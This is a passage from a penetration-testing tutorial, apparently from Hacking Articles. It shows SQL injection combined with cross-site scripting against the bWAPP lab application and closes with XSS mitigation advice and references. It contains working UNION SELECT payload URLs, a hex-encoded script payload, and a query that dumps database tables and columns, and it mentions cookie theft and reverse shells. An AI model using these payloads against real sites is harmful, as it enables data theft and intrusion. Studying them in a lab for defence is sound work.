The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>

As he was then confirmed up the total columns, he thus used the UNION operator with the SELECT query.

```
http://192.168.0.14/bWAPP/sqli_1.php?title=' union select 1,2,3,4,5,6,7--+&action=search
```


192.168.0.14/bWAPP/sqli\_1.php?title=' union select 1,2,3,4,5,6,7--+&action=search

Title	Release	Character	Genre	IMDb
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>
2	3	5	4	<a href="#">Link</a>

Great!! This was all he wanted, the printed value. From the above image, you can see that “2” has been displayed on the screen.


It's time to check this for XSS. But he can't inject his Javascript code like the same he used to, therefore he'll thus convert it all into the “HEX string” and then he'll manipulate “2” with the hex-value.

```
0x3c7363726970743e616c657274282253514c20496e6a656374696f6e20766961205853532
2293c2f7363726970743e
```



Cool!! It's working. Now he can add any script, whether it is for cookie capturing or the remote shell one. But for this time, he'll **dump up the database, its tables and the fields**.

```
http://192.168.0.14/bWAPP/sqli_1.php?title=%27%20union%20select%201,concat(0x3c7363
726970743e616c657274282249474e49544520544543484e4f4c4f47494553,0x5c6e,(concat(
@x:=0x00,(SELECT%20count(*)from%20information_schema.columns%20where%20table_
schema=database()%20and%20@x:=concat(@x,0x5c6e,database(),0x20207c2020,table_name,
0x20207c2020,column_name)),@x)),0x22293c2f7363726970743e),3,4,5,6,7--
+&action=search
```



*But, if this was the stored SQLi, then things were different i.e. rather than just dumping the database tables, he could have gained remote shell by injecting the script that we used in the “Reverse Shell with XSS” section.*

# Mitigation Steps

- Developers should implement a **whitelist of allowable inputs**, and if not possible then there should be some **input validations** and the data entered by the user must be filtered as much as possible.
- Output encoding is the most reliable solution to combat XSS i.e. it takes up the script code and thus converts it into the plain text.
- A **WAF** or a **Web Application Firewall** should be implemented as it somewhere protects the application from **XSS attacks**.
- Use of **HTTPOnly Flags** on the Cookies.
- The developers can use **Content Security Policy (CSP)** to reduce the severity of any XSS vulnerabilities

## Reference

- <https://www.hackingarticles.in/comprehensive-guide-on-cross-site-scripting-xss/>
- <https://www.hackingarticles.in/cross-site-scripting-exploitation/>
- <https://portswigger.net/web-security/cross-site-scripting/dom-based>
- <https://www.acunetix.com/websitetecurity/detecting-blind-xss-vulnerabilities/>
- <https://owasp.org/www-community/attacks/xss/>
- <https://www.w3schools.com/>

## Additional Resources

- <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/>
- <https://www.hackingarticles.in/comprehensive-guide-on-remote-file-inclusion-rfi/>
- <https://www.hackingarticles.in/comprehensive-guide-on-html-injection/>
- <https://www.hackingarticles.in/bypass-application-whitelisting-using-mshta-exe-multiple-methods/>



Author – [Chiragh Arora](#)  
Security Researcher & Penetration Tester

# JOIN OUR TRAINING PROGRAMS

**CLICK HERE**

## BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



## ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



## EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

Windows

Linux

